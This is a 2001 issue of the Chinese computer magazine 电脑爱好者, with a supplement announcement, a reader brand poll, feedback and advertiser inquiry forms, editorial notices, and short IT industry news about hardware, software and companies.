因为，你们的意见对我们——很重要！

双倍努力 更多精彩

常言道：计划赶不上变化。第21期我们在福星热线曾宣布今年增刊暂停，其实编辑们都有点依依不舍，心有不甘。现在我们与《电脑应用文萃》强强联手，共同运作，决定推出《电脑爱好者》有史以来第一本增刊，不知大家听到这个消息会不会像我们一样乐开了花？其实还有更令大家高兴的消息，那就是页码增至200页，并且应广大读者的要求附赠一张光盘，但价格却只有15.8元，上市时间在12月中下旬。

尽管在内容方面与我们以前的计划有较大变化，但却实实在在体现了联合的力量，相信绝对会给大家另一种惊喜。在这里福星小子先给大家透点风吧，这次增刊主要以技巧为主，所选技巧不仅招招精炼实用，而且数量也是空前的——共计3000条，内容涵盖了系统、软件、网络、硬件，让您一书在手，技压群雄！福星小子特别提醒：喜欢"跟我学"、"步步高"、"傻博士信箱"的读者不要错过哟！

另外，福星小子感觉，增刊所配的光盘也极具收藏价值，除了很棒的软件外，还有精心制作的技巧数据库，有了它您只要鼠标一点就能找到需要的技巧，真是太方便啦！另外，如果您订阅了明年我们《电脑爱好者》的姊妹刊《电脑应用文萃》，还可以在每月杂志配套光盘中找到技巧库的升级数据，让您常用常新……最后，特别提醒大家，别忘了我们增刊的名字叫：《技压群雄——电脑超级技巧3000招》！

（如果您有任何问题，请直接拨打咨询热线：62161335转8062）



2001-2002年度“电脑爱好者最喜爱品牌”评选

请认真填写此表格，以便参与抽奖。如果选票获奖，我们将参照投票人信息邮寄或发放奖品。选票请寄至:北京9615信箱（100086），信封上请注明2001-2002年度“电脑爱好者最喜爱品牌”评选活动。

投票人信息:

姓名 ________________________ 性别 _____

职业 ___________________

通讯地址 ____

身份证号码 ______________________ E-mail ____________________ 电话 ____________________

复印有效 中奖率高

我最喜爱的品牌选票（排名不分先后，可多选，划对钩即可）:

1.最喜爱的主板品牌:
A.微星 B.技嘉 C.联想QDI D.艾崴 E.华硕 F.新天下 G.升技 H.捷波 I.硕泰克 J.美达 K.磐英 L.精英 M.昂达 N.Topstar O.建达蓝德 P.其他_____

2.产品品质优秀的主板品牌:
A.微星 B.技嘉 C.联想QDI D.艾崴 E.华硕 F.新天下 G.升技 H.捷波 I.硕泰克 J.美达 K.磐英 L.精英 M.昂达 N.Topstar O.建达蓝德 P.其他_____

3.产品功能丰富的主板品牌:
A.微星 B.技嘉 C.联想QDI D.艾崴 E.华硕 F.新天下 G.升技 H.捷波 I.硕泰克 J.美达 K.磐英 L.精英 M.昂达 N.Topstar O.建达蓝德 P.其他_____

4.产品性价比高的主板品牌:
A.微星 B.技嘉 C.联想QDI D.艾崴 E.华硕 F.新天下 G.升技 H.捷波 I.硕泰克 J.美达 K.磐英 L.精英 M.昂达 N.Topstar O.建达蓝德 P.其他_____

5.最佳的新主板品牌:
A.微星 B.技嘉 C.联想QDI D.艾崴 E.华硕 F.新天下 G.升技 H.捷波 I.硕泰克 J.美达 K.磐英 L.精英 M.昂达 N.Topstar O.建达蓝德 P.其他_____

6.最喜爱的显卡品牌:
A.微星 B.华硕 C.技嘉 D.丽台 E.艾尔莎 F.双敏 G.新天下 H.中凌 I.耕宇 J.七彩虹 K.ATI L.奥美嘉 M.大白鲨 N.昂达 O.承启 P.迪兰恒进 Q.其他_____

7.产品品质优秀的显卡品牌:
A.微星 B.华硕 C.技嘉 D.丽台 E.艾尔莎 F.双敏 G.新天下 H.中凌 I.耕宇 J.七彩虹 K.ATI L.奥美嘉 M.大白鲨 N.昂达 O.承启 P.迪兰恒进 Q.其他_____

8.产品功能丰富的显卡品牌:
A.微星 B.华硕 C.技嘉 D.丽台 E.艾尔莎 F.双敏 G.新天下 H.中凌 I.耕宇 J.七彩虹 K.ATI L.奥美嘉 M.大白鲨 N.昂达 O.承启 P.迪兰恒进 Q.其他_____

9.产品性价比高的显卡品牌:
A.微星 B.华硕 C.技嘉 D.丽台 E.艾尔莎 F.双敏 G.新天下 H.中凌 I.耕宇 J.七彩虹 K.ATI L.奥美嘉 M.大白鲨 N.昂达 O.承启 P.迪兰恒进 Q.其他_____

10.最佳的新显卡品牌:
A.微星 B.华硕 C.技嘉 D.丽台 E.艾尔莎 F.双敏 G.新天下 H.中凌 I.耕宇 J.七彩虹 K.ATI L.奥美加 M.大白鲨 N.昂达 O.承启 P.迪兰恒进 Q.其他_____

11.主流声卡:
A.创新 B.太阳花 C.雅马哈 D.丽台 E.启亨 F.其他____

12.经济型声卡:
A.创新 B.太阳花 C.雅马哈 D.丽台 E.启亨 F.其他____

13.CD-ROM:
A.明基 B.NEC C.SONY D.大白鲨 E.三星 F.美达 G.阿帕奇 H.摩西 I.爱国者 J.台电 K.华硕 L.创新 M.源兴 N.奥美嘉 O.昂达 P.清华同方 Q.微星 R.LG S.TEAC T.其他____

14.DVD-ROM:
A.明基 B.NEC C.SONY D.大白鲨 E.三星 F.美达 G.阿帕奇 H.摩西 I.爱国者 J.台电 K.华硕 L.创新 M.源兴 N.奥美嘉 O.昂达 P.清华同方 Q.微星 R.LG S.TEAC T.其他____

15.CD-RW:
A.爱国者 B.明基 C.先锋 D.理光 E.SONY F.飞利浦 G.HP H.啄木鸟 I.雅马哈 J.清华同方 K.微星 L.NEC M.其他______

16.硬盘:
A.希捷 B.长城 C.西部数据 D.迈拓 E.IBM F.三星 G.其他______

17.内存:
A.Kinghorse B.Kingston C.Kingmax D.三星 E.HY F.LG G.NEC H.创见 I.明基 J.其他_______

18.普通CRT显示器:
A.明基 B.飞利浦 C.SONY D.三星 E.爱国者 F.美格 G.EMC H.三菱 I.优派 J.ADI K.NEC L.CTX M.厦华 N.雅美达 O.冠捷 P.LG Q.HY R.TCL S.其他______

19.纯平CRT显示器:
A.明基 B.飞利浦 C.SONY D.三星 E.爱国者 F.美格 G.EMC H.三菱 I.优派 J.ADI K.NEC L.CTX M.厦华 N.雅美达 O.冠捷 P.LG Q.HY R.TCL S.其他______

20.经济型LCD显示器:
A.明基 B.飞利浦 C.SONY D.三星 E.爱国者 F.美格 G.EMC H.三菱 I.优派 J.ADI K.NEC L.CTX M.厦华 N.雅美达 O.冠捷 P.LG Q.HY R.TCL S.蓝科 T.其他______

21.主流LCD显示器:
A.明基 B.飞利浦 C.SONY D.三星 E.爱国者 F.美格 G.EMC H.三菱 I.优派 J.ADI K.NEC L.CTX M.厦华 N.雅美达 O.冠捷 P.LG Q.HY R.TCL S.蓝科 T.其他______

22.高端LCD显示器:
A.明基 B.飞利浦 C.SONY D.三星 E.爱国者 F.美格 G.EMC H.三菱 I.优派 J.ADI K.NEC L.CTX M.厦华 N.雅美达 O.冠捷 P.LG Q.HY R.TCL S.蓝科 T.其他______

23.风扇:
A.九州风神 B.富士康 C.奥美嘉 D.其他_______

24.键盘:
A.明基 B.罗技 C.爱国者 D.IBM E.三星 F.银河 G.金河田

H.其他______
25.普通鼠标:
A.明基 B.罗技 C.五洲 D.双飞燕 E.IBM F.其他______
26.光电鼠标:
A.明基 B.罗技 C.五洲 D.双飞燕 E.IBM F.其他______
27.普通机箱:
A.银河 B.爱国者 C.金河田 D.世纪之星 E.技展 F.宝利德
G.其他______
28.高档机箱:
A.银河 B.爱国者 C.金河田 D.世纪之星 E.技展 F.宝利德
G.其他______
29.普通电源:
A.中昌 B.银河 C.技展 D.长城 E.金河田 F.大水牛 G.百盛
H.其他______
30.P4电源:
A.银河 B.技展 C.长城 D.金河田 E.大水牛 F.百盛
G.其他______
31.立体声音箱:
A.惠威 B.漫步者 C.创通 D.三诺 E.迈盛 F.冲击波 G.轻骑兵
H.维佳 I.奋达 J.爵士 K.咏馨 L.其他______
32.环绕声音箱:
A.惠威 B.漫步者 C.创通 D.三诺 E.迈盛 F.冲击波 G.轻骑兵
H.维佳 I.奋达 J.爵士 K.咏馨 L.其他______
33.国内品牌的整机:
A.联想 B.方正 C.TCL D.海尔 E.海信 F.同方 G.实达 H.华硕
I.恒生 J.金长城 K.七喜 L.Acer M.其他______
34.国外品牌的整机:
A.Dell B.康柏 C.HP D.IBM E.SONY-VAIO F.其他______
35.最喜爱的整机品牌__________:
A.联想 B.方正 C.TCL D.海尔 E.海信 F.同方 G.实达 H.华硕
I.恒生 J.金长城 K.七喜 L.Acer M.Dell N.康柏 O.HP P.IBM
Q.SONY-VAIO R.其他______
36.经济型笔记本:
A.Dell B.IBM C.SONY D.康柏 E.东芝 F.富士通 G.三星
H.NEC I.方正 J.联想 K.华硕 L.Acer M.伦飞 N.紫光
O.其他______
37.主流笔记本:
A.Dell B.IBM C.SONY D.康柏 E.东芝 F.富士通 G.三星
H.NEC I.方正 J.联想 K.华硕 L.Acer M.伦飞 N.紫光
O.其他______
38.高端笔记本:
A.Dell B.IBM C.SONY D.康柏 E.东芝 F.富士通 G.三星
H.NEC I.方正 J.联想 K.华硕 L.Acer M.伦飞 N.紫光
O.其他______
39.喷墨打印机:
A.EPSON B.佳能 C.HP D.利盟 E.联想 F.方正 G.其他____
40.经济型激光打印机:
A.EPSON B.佳能 C.HP D.利盟 E.联想 F.方正 G.其他____
41.高端激光打印机:
A.EPSON B.佳能 C.HP D.利盟 E.联想 F.方正 G.其他____
42.经济型扫描仪:
A.明基 B.紫光 C.U-MAX D.HP E.EPSON F.Agfa G.Mustek
H.方正 I.Microtek J.佳能 K.其他______
43.主流扫描仪:
A.明基 B.紫光 C.U-MAX D.HP E.EPSON F.Agfa G.Mustek
H.方正 I.Microtek J.佳能 K.其他______
44.高端扫描仪:
A.明基 B.紫光 C.U-MAX D.HP E.EPSON F.Agfa G.Mustek
H.方正 I.Microtek J.佳能 K.其他______
45.商用型扫描仪:
A.明基 B.紫光 C.U-MAX D.HP E.EPSON F.Agfa G.Mustek
H.方正 I.Microtek J.佳能 K.其他______
46.经济型数码相机:
A.尼康 B.EPSON C.佳能 D.柯达 E.SONY F.奥林巴斯 G.富士
H.理光 I.三星 J.卡西欧 K.其他______
47.主流数码相机:
A.尼康 B.EPSON C.佳能 D.柯达 E.SONY F.奥林巴斯 G.富士
H.理光 I.三星 J.卡西欧 K.其他______
48.Modem:
A.实达 B.全向 C.Topstar D.联想 E.蓝科 F.其他_____
49.手写板:
A.汉王 B.爱国者 C.大恒 D.紫光 E.蒙恬 F.金山 G.其他______
50.游戏外设:
A.红网3D B.艾尔莎 C.ATI D.豪迈 E.同方 F.大手 G.罗技
H.五洲 I.创新 J.其他_____
51.PDA:
A.联想 B.HP C.SONY D.CASIO E.康柏 F.摩托罗拉
G.其他_____
52.主流手机:
A.Nokia B.三星 C.摩托罗拉 D.阿尔卡特 E.SONY F.飞利浦
G.西门子 H.爱立信 I.松下 J. 其他______
53.国产手机:
A.海尔 B.科健 C.厦华 D.TCL E.波导 F.熊猫 G.首信 H.东信
I.康佳 J.其他_____
54.MP3 播放器:
A.三星 B.方正 C.创新 D.SONY E.JNC F.实达 G.其他_____
55.移动存储:
A.朗科 B.鲁文 C.爱国者 D.IBM E.中科软件 F.怡华 G.大水牛
H.迈拓 I.其他_____
56.兼容墨盒:
A.格力 B.耐力 C.天威 D.EMM E.其他______
57.CD-R光盘:
A.清华同方 B.明基 C.HP D.柯达 E.柯尼卡 F.飞利浦 G.阿帕奇
H.其他______
58.服务器:
A.Dell B.HP C.IBM D.康柏 E.联想 F.方正 G.实达 H.浪潮 I.其他____
59.软件品牌:
A.金山 B.微软 C.创源 D.诺顿 E.瑞星 F.江民 G.Macromedia
H.Adobe I.实达铭泰 J.腾讯 K.熊猫 L.东大 M.博彦 N.Borland
O.第三波 P.赛门铁克 Q.智冠 R.财智软件 S.用友 T.大宇
U.树人 V.速达 W.金洪恩 X.科利华 Y.豪杰 Z.中文之星
1.金蝶 2.方正 3.紫光 4.其他______

与往年我们年底组织的活动一样，这次活动我们为参与的朋友们准备了不同档次的多款奖品，总体参与者的中奖率被再度提高。这些奖品均为主流的计算机用品，价值从几十元到几千元不等，奖项丰富、实用，数十块主板，数十块显卡，数十个扫描仪、打印机等周边外设，数百种软件……等你拿。具体是什么，先卖个关子，暂时保密。：）

与往年我们年底组织的活动不同，这次活动我们将会进一步提高中奖的几率，让更多的参与者有机会体验到得奖的快乐。

好了，一起来参与，祝你得大奖！

2001年第23期评刊表

复印有效

您的个人资料

☐姓名________ ☐年龄________ ☐性别______ ☐学历______ ☐职业______ ☐电话____________

☐通讯地址____☐邮编_______________☐E-mail____________

本期最喜欢的文章： 原因：

本期其次喜欢的文章： 原因：

本期最不喜欢的文章： 原因：

本期最喜欢的栏目： 原因：

本期其次喜欢的栏目： 原因：

本期最不喜欢的栏目： 原因：

您对本刊的建议（可另附纸）：

说明

1. 请在评刊表空白处填入您的选择或在选中项后划"√"；自制、复印有效；尽早寄回，以便我们采纳您的宝贵建议。
2. 本期中的①标点错、符号错、错别字、语病；②技术性错误；③一稿多投文章。请另附纸写明。
（本表请寄至：北京9615信箱《电脑爱好者》编辑部／评刊23期，邮编：100086）

评刊信息

2001年19期最佳文章为特别话题栏目的《今天，忘掉WINDOWS！我们的话题是Linux》，作者高兴、王林松、黎鑫、亚历山大、庄荣斌、念青将获奖金400元和《电脑爱好者》荣誉证书。

下列10位读者获得最有价值建议奖，奖品为电脑爱好者时尚棒球帽和《金山词霸.net2001》正式版各一套。

云南	张永刚
江苏	瞿硕
黑龙江	刘强
山东	周宁
河北	张雷刚
上海	虞俊杰
福建	许向杰
黑龙江	宋洋
河北	张丽
天津	李洋

重要声明

1.作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。

2.本社坚决反对抄袭和一稿多投行为。

3.除非作者事先声明，否则本社对来稿有编辑权和修改权。

4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。

5.本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。

6.本刊所载文章作者授权本社声明：本刊所刊其撰写之作品，未经本社许可，不得转载、摘编。

广告信息查询卡（2001-23）

欢迎您使用《电脑爱好者》广告信息查询卡，不论您是想获得最新的市场或技术信息，或是本刊广告中厂商的产品、技术及服务情况，我们都将竭尽全力满足您的要求。

请按您的信息需求填妥此表，并邮寄至《电脑爱好者》编辑部。谢谢您的合作！

ÇëÔÚÏàÓ¦³ÉÌµÄ¡ÌÏÐ´ò¹´ （可多选），我们将及时反馈给厂商，使您得到满意的服务。

分类	公司名称	产品类别	索取资料	公司名称	产品类别	索取资料
封面	佳能	外设	☐	讯怡	配件	☐
封二	清华同方	整机	☐	北中圣	培训	☐
封三	DELL	整机	☐	浙江大学	培训	☐
封底	蓝德	配件	☐	东方力迅	外设	☐
中彩1	微软	软件	☐	昂达	配件	☐
中彩2	华旗	配件	☐	世和	配件	☐
中彩3	联想QDI	配件	☐	豪杰	软件	☐
中彩4	清华华天	配件	☐	自由白领	其他	☐
中彩5	三星	笔记本	☐	盟创	配件	☐
中彩6	上海咏馨	外设	☐	五洲联讯	其他	☐
中彩7	联通	其他	☐	美达	配件	☐
中彩8	DELL	整机	☐	美达美	软件	☐
	恒生	整机	☐	海外文摘、海外广角	其他	☐
	金河田	配件	☐	重庆大学	培训	☐
	金山	软件	☐	实达铭泰	软件	☐
	惠威	外设	☐	瑞星	软件	☐

1.您个人或家庭在过去6个月中对IT产品的消费金额为：

☐1000元以下 ☐1000-2000元 ☐2000-5000元 ☐5000-10000元 ☐10000元以上

2.您个人或家庭在未来6个月中准备购买何种IT产品或服务：

☐整机 ☐外设 ☐板卡、配件 ☐软件 ☐开户上网 ☐培训

3.您的个人资料

☐姓名______ ☐邮编______ ☐电话____________ ☐E-mail_____________

☐地址____

4.您的单位所属行业为 ______________________________

复印有效

■要闻

“阳光四通”成立 段永基出任董事长吴征任CEO

“四通集团”所属之“四通电子技术有限公司”与“阳光媒体控股有限公司”近日正式在香港合资成立“阳光四通媒体(集团)有限公司”。

法官签发时间表 微软反垄断案明年3月4日开庭

美国地方法院法官科琳·考拉尔·科特利签发命令，为继续敦促法院针对微软公司采取更为严厉处罚措施的各州制定明年三月份为举行公开听证会的日期。

诺顿杀毒软件错误探测病毒 赛门铁克表示歉意

赛门铁克公司近日证实，此前其诺顿杀毒软件错误地在名为“InstallShield”的软件安装工具中探测到了“尼姆达”网络病毒的一种变型。

索尼CD-R/RW光盘容量冲上1.3GB

印度软件上半年 收入30亿美元增幅达33%

量子与微软共同成立“MIS解决方案联合研发实验室”

中华网公布第三季财务报告 净亏损缩减58%

报告显示，在第三财季中，该公司现金运营亏损试算额为1030万美元，包括一次性重组开支费用在内，现金运营亏损总计1590万美元。

日本加速开发0.07微米半导体生产技术

雅虎新获美国140家广播站的在线播放权

■视点

专家点评:电子商务应走出本领恐慌的误区　【赛迪网】

堂堂的大学教材,直到今天,居然有的仍把已经被实践证实是不对的“注意力经济”的观点,作为网络经济的理论基础和核心理念。拿这种错误的东西去培养我们的学子,行吗？去教育我们的企业,能有效果吗？更可气的是,拿这种错误的教材去企业辅导“讲座”,而且大把大把地收钱,岂不是公开的害人误事！现实,迫使我们不能不做出回答。

“软件蓝领”出息有多大?　【北京晚报】

不知何时,各类软件蓝领人才培训班的报道和广告开始见诸报端，一时间，中国有多少软件开发项目因为缺少软件工人而待字闺中、中国有多少万软件蓝领工人缺口等问题，在人们口中议论着。但“软件蓝领”是否真如广告、报道所说的那样,培训者很快被IT企业预先“订购”呢？

门户网站已经听到春天的雷声？　【国际金融报】

10月底，搜狐、新浪这两大中国门户网站分别公布了各自上一财政季度的财务报告。本来，这属于网站内部经营的庶务，但是，正值两家公司因为所谓搜狐违规操作的争吵余波未息之际，争先恐后地公布财务报告，个中的文章很值得众多互联网分析家玩味。抛开新浪与搜狐的恩恩怨怨不提(业界已经沸沸扬扬),单就两家公司公布的财务报告而论,两个互联网门户网站的业绩看上去还是很美的。

思科与北电张扬的阴谋　【赛迪网】

十月上旬，曾经凭借不断地收购扩张成为全球头号电讯供应商的北电网络（Nortel Networks）也面临着被收购的命运。磨刀霍霍的华尔街投资银行们就像当初积极为北电吞并其他大大小小的公司一样热情,不过这一次他们是在为思科吃下北电而大作舆论。根据现实的华尔街的游戏规则,没有哪个分析师会去做无用功。多家证券机构不约而同地提出“思科应该并购北电”的方案，让市场中人感觉到这是“一次事先张扬的阴谋”。

广电、电信互破垄断到何时　【新浪科技】

8月底，随着信息产业部一纸通知的出台，本已成为业界焦点的电信、广电网络之间的“竞争”及“双向开放”话题又添波澜。几年来，广电、电信之间如何互破垄断一直是人们关注的话题,一些地方还为此发生流血冲突。尽管广电、电信矛盾不少,但越来越多的人士认为,广电、电信之间互破垄断的时代已经为时不远。

解读爱立信的退出战略　【计算机世界网】

对于企业战略而言,作出退出一个领域的决定往往要比进入一个领域更难,许多企业由于沉于小利而缺乏撤出的勇气终使自己在困境中越陷越深。遭遇困境的爱立信公司就具有作出退出战略的勇气和决心。

麦肯锡的话该怎么听？　【北京晚报】

把服务员都看得出来的那点事儿用一个郑重其事的报

告说一遍,难怪在网上会有这样的帖子——论证过程应该很难找出漏洞,但结论好像有点耸人听闻。有讽刺意味的是,某国际组织在一两年前就得出过同样结论,但是麦肯锡写了长篇大论反驳其说法。现在他自己也承认了,看来,IT业真出了问题,使得麦肯锡直说"胡话"。

"网殇" 【IT经理世界】

除了严峻的批判和尖刻的讥讽,人们说到互联网的腔调只剩下一种漠然。在很多人的心目中,中国的互联网简直如同"皇帝的新衣",曾经"愚弄"过万千民众,以为接受它便意味着站立时代潮头成为新经济的代表。如今"骗局"揭开后,"什么也没穿"的互联网一丝不挂地成为众矢之的,供愤怒的民众、高明的学者、良心未泯的从业者以及大梦初醒的投资家同仇敌忾。

Windows XP中文版定价贵不贵? 【南方都市报】

微软产品的价格高不高?专业版1998元,家庭版1498元的价格粗看起来似乎是高了点,但微软公司却一口否认自己的产品价格脱离中国国情。微软公司的市场总监陈国桂说,在世界上其他的国家和地区都没有认为微软的产品价格过高,盗版问题也没有中国严重,而这些国家的人民并不见得比中国人有钱。

■声音

"中国互联网没有必要大张旗鼓地过多检讨关于'WTO应对之策'之类的问题,否则也许会产生某种副作用,比如为了吸引国外巨头的注意,专注于炒作与资本运作的技巧,而忽视了互联网发展的真正目标。" ——新浪网总裁汪延

"我们做的所有的重组和调整,都是为了适应一个更加国际化的生存环境。中国入世后的这5年,对于我们特别特别重要。如果这5年过不去,那就说明我们这个企业没有存在价值。" ——东软刘积仁

"我坚持认为决不是降价创造需要,而是行动创造需要。" ——英特尔公司副总裁兼亚太地区总裁陈俊圣

"就当前业界出现的需求低迷状态而言,令我深感欣慰的是,目前半导体行业的境遇并没有人们当初想象的那样残酷,至于人们所传言'半导体行业将以一个很快的速度得到恢复'的说法,实现起来有一定的难度。" ——思科CEO钱伯斯

"我们的信心可能更高于冬天到春天的期待,就像我们在泰山看日出一样,应该到的时候马上就会到。" ——新浪CEO茅道林

"不要躲避锋芒,也不要坐等中国加入WTO将带来的机会。主动、正面地与中国政策对接。" ——新闻集团默多克

"信息无所不至是人类本能的需求,因此无线和宽带是大势所趋。" ——互联网实验室首席分析家方兴东

"只能说不加调研大量上芯片项目是一个盲目的行为,而不能认为芯片产业是泡沫。我认为有这种说法的人并不懂什么叫半导体。"

——中国科学院院士、北京大学微电子研究所所长王阳元

COMDEX 2001秋季电脑展如期举行

美国"9.11"恐怖袭击事件至今已经2个多月了,虽然之前很多会议都被推迟或者取消了,不过COMDEX2001秋季展仍然按原定计划于11月12日-16日在拉斯维加斯举行。此次计算机展会共吸引了2000多家参展公司和15万参观者。由于受高科技行业的萧条和"9·11"恐怖袭击事件的余波的影响,导致COMDEX这个全球规模最大的电脑展示会在今年的规模与以往相比大幅缩小。



■国际新闻

■欧洲议会为保护网络隐私权限制Cookies的使用

为了增强人们对网络的信心,欧洲议会近日决定支持对使用数字跟踪程序,也就是人们所熟知的"Cookies"加以限制的草案。电子通信隐私权是此次欧洲议会讨论的重点,议会对未经同意乱发邮件的问题并不在意,但却要求各成员国禁止不经用户同意使用"Cookies"。欧洲议会在一份报告中称:"除非事先通知并经过相关用户的同意,各国才能使用此类程序"。

■诺基亚开放软件源代码 望成行业标准

全球最大移动电话生产商诺基亚(NOKIA)近日宣布,将以认证方式向其他移动电话生产商开放部分元件和软件源代码,希望能以此促使NOKIA移动电话技术成为全球通用的行业标准。NOKIA将认证运行于Symbian软件之上的平台,该软件目前的市场占有率达到70%,NOKIA希望和包括主要竞争对手Motorola、SONY和Ericsson等15家移动电话厂商达成一致,共同推广Symbian成为移动电话业界通用的操作系统。

■国内新闻

威盛成立平台方案产品事业部　威盛电子近日正式宣布成立威盛平台解决方案事业部(VIA Platform Solution Division，简称VPSD)，为信息应用市场提供更完整的系统平台整合能力与解决方案。威盛表示，VPSD将陆续推出以威盛为自有品牌的个人计算机、工作站与服务器平台产品，并开发信息服务器、信息站等产品。

东芝PDR-M81数码相机上市　该相机使用1/1.8英寸的420万像素的RGB滤光式CCD，其像素间距为31微米。在420万像素相机上配装了佳能公司最新设计的2.8倍光学变焦透镜，焦距从35mm-98mm。M81属于“高端小型化相机”类别，适合初学者到高级用户使用。

PhotoImpact6.0专业版上市　Ulead公司的PhotoImpact 6功能强大，集平面、手绘、三维、特效、网页制作、图像管理等超强功能于一身。软件操作简单易学，可以快速上手，足以任意发挥用户的创意。专业版随软件赠送2张精美素材光盘和1部35万像数数码相机。同时，用户再添加1元即可得到任何一款友立48元的产品。

POCKET IX 2.0亮相第二届个人数字展　博利思公司对其核心产品POCKET IX不断研发，并与美国著名的嵌入式Linux开发商MontaVista软件公司达成技术上的合作，与Intel和Motorola等公司达成硬件平台上的合作，从而推出了POCKET IX 2.0系列解决方案。

海象P4电源上市　金河田推出的海象P4专用的电源采用全屏蔽防电磁辐射方式，电源内设有抗电磁干扰、线路干扰等专业电路设计，秉承了金河田电源稳定、高贵的品质。此款产品与目前市场中的同类功率电源相比，最大特点是散热快、噪音小、防尘又防虫。

McAfee联合Finjan主动抵御恶意代码　McAfee公司与Finjan软件公司近日宣布达成协议，McAfee公司的反病毒扫描技术与Finjan主动防恶意代码安全产品将全面集成在一起。这两项产品结合之后，Finjan将为用户提供有效抵御毁灭性病毒攻击的多级防护能力，其中包括“尼姆达”、“SirCam”和“爱虫”等病毒。

MSI显卡价格全线下调　为答谢国内众多电脑用户的厚爱，微星显卡国内总代理盟创科技宣布对微星显卡系列产品价格实行全线下调。这次的降价产品主要包括早先推出的微星显卡StarForce MX200、StarForce MX400、StarForceII Pro。

精英便携PC机DeskNote-A900诞生　这款精英A900便携式PC机的体积是320mm×260mm×39mm，重量小于2.3kg。采用的是VIA C3 733MHz的CPU，SiS630ST芯片组，并集成了SiS300显卡、301子卡和AC97声卡，具有128MB SDRAM内存，2.5寸10G笔记本硬盘，集成网卡，内置Modem。

微星前三季营收亮眼 十月营收有望创新高　微星第三季受OEM、SI客户订单影响，单季营收达96.28亿元（新台币），创下单季营收历史新高，首度超越华硕，跃居主机板一线厂前三季EPS亚军。据推测，微星十月的营收可望达到四十亿元（新台币），刷新三十六亿三千万元（新台币）的历史新高纪录。

紫光扫描仪倾心打造1200dpi新时代　近日，清华紫光向社会公布了“1200dpi新主流商务扫描”理念，并一举推出了精心打造的B6150、B6200、B6210、C6200四款1200dpi新品。为加大新品推广力度，紫光在新品上市的同时推出了“新品有礼，好事成双”赠送活动，用户在购买新品的同时可以获赠紫光底片透扫适配器。

同方推出预装Windows XP的电脑　清华同方此次推出的真爱4490V和商玑3032分别采用P4 2.0GHz和P4 1.8GHz的CPU，256M DDR高速内存、80G大容量硬盘、64M显卡及DVD光驱，其中商玑3032另配备了12X高速擦写刻录机。P4处理器与DDR内存的完美结合将有助于Windows XP的各种功能得到淋漓尽致地发挥。

“大仓库”“搬运工”启动中量存储市场价格大战　近日，怡华公司大幅度调降其两个系列中量存储技术产品的价格，“大仓库”USB加固型移动硬盘平均降低市场零售价500元，降幅高达20%，“搬运工”USB移动存储器平均降低市场零售价250元，降幅高达40%。怡华公司全线产品价格跳水，必将对中量存储市场带来深远的影响。

新款海尔发烧3000电脑面世　发烧3000电脑预装Windows XP操作系统，采用奔腾Ⅳ 2GHz CPU、128M内存、40G硬盘、GeForce2MX 32M显卡、5.1杜比环绕音箱、AC3 6声道声卡、DVD 12X光驱、15英寸LCD显示器、1394卡、功放、大屏幕LCD液晶控制面板、专用音箱架，以及专门为发烧电脑设计的AV一点通软件，还附送摄像头。

三星纯平显示器753DFX上市　753DFX采用三星最新的新丹娜显示管，带宽110MHz，最大分辨率1280×1024，具有金属屏蔽结构，OSD菜单调节。由于新聚焦

●“澳神170”家用超静音电脑

澳柯玛天地数码公司于近日推出的“澳神170”家用超静音电脑，配备了P4 1.7GHz处理器、40G超大容量硬盘和128M SDRAM高速内存。由于采用了液体冷却系统、悬挂静音硬盘、无风电源等10余项国内外领先的专利技术和设计，其噪音只有18分贝，远远低于55分贝的行业标准。



●超轻薄扫描仪F5280

F5280采用高品质CCD和实时图像压缩技术，可以实现扫描立体实物，生成最准确的图像，并且保持比其他同档扫描仪快2倍的速度，600×2400dpi光学分辨率和42bit色彩位的配置，可以出色地完成日常生活和工作中的任何一项任务，同时，F5280还使用了“方正扫描精灵驱动程序”。



枪的成功运用，使其中心与边角的聚焦几乎真正完全一样，而且使字符的刻画更加犀利、细微。另值得一提的是其抗干扰能力绝佳。

D'MUSIC 系列 MP3 产品全线上市　此次进入大陆市场的松景 D'MUSIC MP3 播放器包括三大系列十余款产品，价格从 700 至 2000 元不等。除了播放 MP3 歌曲外，D'MUSIC MP3 播放器还可以进行多种日常音频处理工作：高质量、长时间的录音；可截选任意位置、任意长度的音频文件反复播放；调频立体声广播节目的接收；电子通讯簿等。

联想、Adaptec 强强联手　近日，联想与 Adaptec 公司签定合作协议，根据协议，双方将在服务器的核心部分 RAID 和 I/O 等领域进行技术和市场层面的深入合作，通过合作开发、捆绑销售以及共建研发实验室等方式共同推进服务器的技术应用，同时双方将共同倡导服务器数据高可用性的产品应用理念。

柯达与神州数码联手打造数码战舰　近日，伊士曼柯达公司与神州数码宣布结成战略性合作伙伴，共同开拓中国数码相机市场。神州数码作为柯达相机在国内最大的代理商，将全线分销柯达数码相机。这次柯达与神州数码的合作是国内影像行业与 IT 分销渠道规模最大的一次合作。

263 网络集团正式推出企业邮局　近日，263 网络集团在京召开"再造核心竞争力 263 超级电子邮局战略"新闻发布会，正式发布自主开发的支持超过 4000 万用户的超级邮件系统（Xmail），并以 Xmail 为核心技术平台，推出了综合 263 各项邮件产品与服务为一体的"超级电子邮局"。

联想全面进军存储市场　近日，联想宣布全面进军存储市场，并展示了最新推出的 3 个系列共 5 款存储产品和 10 余种存储解决方案。每种产品与方案都给人以品质上乘、实力不凡之感。在存储领域独秀 IT 领域的今天，联想此次战略行动预示着中国存储产业将掀起新一轮研发热潮。

实达铭泰推出最新反病毒软件　11 月 9 日实达铭泰在京举办新闻发布会，宣布正式进入反病毒领域，并推出经过 10 年技术沉淀的新一代以反新病毒为特征的软件——《东方卫士》，该产品采用自免疫机制，突破了传统的特征码查杀病毒的瓶颈，引领反病毒软件进入到一个全新的时期。

百盛最新推出"液晶"电源　最近，百盛根据近期市场的特点与需求，研制出了具有全新理念的液晶电源。具有国家专利权的百盛液晶电源不仅涵盖了 UPS 的优越性能，而且更具智能化和集成化、多功能化等优点。采用了 CPU 管理与监测，实现真正的零切换，使得系统运行更加安全可靠。

